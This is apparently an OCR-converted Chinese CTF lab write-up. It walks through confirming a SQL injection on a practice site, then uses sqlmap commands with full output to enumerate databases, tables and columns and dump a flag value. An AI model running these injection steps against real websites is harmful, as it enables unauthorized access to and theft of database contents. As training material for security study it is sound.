
1. 检验其能否被 SQL 注入。本次实验用的 url 为：http://ctf5.shiyanbar.com/8/index.php?id=1。首先在链接的后面加上’，结果如图 3 所示：




http://ctf5.shiyanbar.com/8/ir
ctf5.shiyanbar.com/8/index.php?id=1'
搜索

Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in **F:\A1bnH3a\ctf\8\index.php** on line **35**

ID	content

图 3


出现在这种情况说明其可能存在 SQL 注入点。进一步验证，在后面分别加上 and 1=1 和 and 1=2，结果如图 4，图 5 所示：



http://ctf5.shiyanbar.com/8/ir
ctf5.shiyanbar.com/8/index.php?id=1 and 1=1

ID	content
1	welcome to this game! enjoy

图 4



http://ctf5.shiyanbar.com/8/in
ctf5.shiyanbar.com/8/index.php?id=1 and 1=2


ID	content

图 5


到此说明这个网站确实能被 SQL 注入。

2. 利用 sqlmap 进行 SQL 注入，首先列出被入侵网站所使用的所有数据库，命令如下：sqlmap -u “http://ctf5.shiyanbar.com/8/index.php?id=1” - - dbs

结果如图 6 所示：



```
C:\Python27\sqlmap>sqlmap -u http://ctf5.shiyanbar.com/8/index.php?id=1 --dbs

                                        {1.1.6.9#dev}

                                        http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
. It is the end user's responsibility to obey all applicable local, state and federal laws. Develop
ers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 16:40:39

[16:40:40] [INFO] testing connection to the target URL
[16:40:41] [INFO] heuristics detected web page charset 'ascii'
[16:40:42] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[16:40:42] [INFO] testing if the target URL is stable
[16:40:42] [INFO] target URL is stable
[16:40:42] [INFO] testing if GET parameter 'id' is dynamic
[16:40:42] [INFO] confirming that GET parameter 'id' is dynamic
[16:40:42] [INFO] GET parameter 'id' is dynamic
[16:40:42] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possibl
e DBMS: 'MySQL')
[16:40:42] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DB
MSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1)
```




```
[16:41:16] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] my_db

[16:41:16] [INFO] fetched data logged to text files under 'C:\Users\Administrator.LBDZ-20140319HQ\.
sqlmap\output\ctf5.shiyanbar.com'

[*] shutting down at 16:41:16
```

图 6

我们可以看到其中有个叫 my_db 的数据库。

3. 列出数据库中所有的表，使用命令：sqlmap -u “http://ctf5.shiyanbar.com/8/index.php?id=1” - D my_db - - tables，结果如图 7 所示：




```
C:\Python27\sqlmap>sqlmap -u "http://ctf5.shiyanbar.com/8/index.php?id=1" -D my_db --tables
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.1.6.9#dev}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
. It is the end user's responsibility to obey all applicable local, state and federal laws. Develop
ers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 16:44:54

[16:44:54] [INFO] resuming back-end DBMS 'mysql'
[16:44:54] [INFO] testing connection to the target URL
[16:44:54] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 2315=2315

[16:44:54] [INFO] fetching tables for database: 'my_db'
Database: my_db
[2 tables]
+---------+
| news    |
| thiskey |
+---------+

[16:44:55] [INFO] fetched data logged to text files under 'C:\Users\Administrator.LBDZ-20140319HQ\.
sqlmap\output\ctf5.shiyanbar.com'

[*] shutting down at 16:44:55
```

图 7

可以看到数据库中有两张表分别为 news，thiskey 我们需要使用 thiskey 这 张表。

4. 查看表中的所有字段，使用命令：sqlmap -u “http://ctf5.shiyanbar.com/8/index.php?id=1” －D my_db －T thiskey --columns，结果如图 8 所示：




```
C:\Python27\sqlmap>sqlmap -u "http://ctf5.shiyanbar.com/8/index.php?id=1" -D my_db -T thiskey --col
umns
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.1.6.9#dev}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
. It is the end user's responsibility to obey all applicable local, state and federal laws. Develop
ers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 16:46:51

[16:46:52] [INFO] resuming back-end DBMS 'mysql'
[16:46:52] [INFO] testing connection to the target URL
[16:46:52] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 2315=2315
```

```
[16:46:52] [INFO] fetching columns for table 'thiskey' in database 'my_db'
Database: my_db
Table: thiskey
[1 column]
+--------+------+
| Column | Type |
+--------+------+
| k0y    | text |
+--------+------+

[16:46:52] [INFO] fetched data logged to text files under 'C:\Users\Administrator.LBDZ-20140319HQ\.
sqlmap\output\ctf5.shiyanbar.com'

[*] shutting down at 16:46:52
```


图 8

5. 查看字段内容。thiskey 中的 k0y 就是我们需要的密码，到此使用命令：

sqlmap -u “http://ctf5.shiyanbar.com/8/index.php?id=1” －D my_db －T thiskey －C k0y －-dump



```
C:\Python27\sqlmap>sqlmap -u "http://ctf5.shiyanbar.com/8/index.php?id=1" -D my_db -T thiskey -C k0
y --dump

                                 {1.1.6.9#dev}

                                 http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
. It is the end user's responsibility to obey all applicable local, state and federal laws. Develop
ers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 16:48:28

[16:48:28] [INFO] resuming back-end DBMS 'mysql'
[16:48:28] [INFO] testing connection to the target URL
[16:48:28] [INFO] heuristics detected web page charset 'ascii'
```



```
Database: my_db
Table: thiskey
[1 entry]
+----------------+
| k0y            |
+----------------+
| whatiMyD91dump |
+----------------+

[16:48:30] [INFO] table 'my_db.thiskey' dumped to CSV file 'C:\Users\Administrator.LBDZ-20140319HQ\
.sqlmap\output\ctf5.shiyanbar.com\dump\my_db\thiskey.csv'
[16:48:30] [INFO] fetched data logged to text files under 'C:\Users\Administrator.LBDZ-20140319HQ\.
sqlmap\output\ctf5.shiyanbar.com'

[*] shutting down at 16:48:30
```

至此获取密码：whatiMyD91dump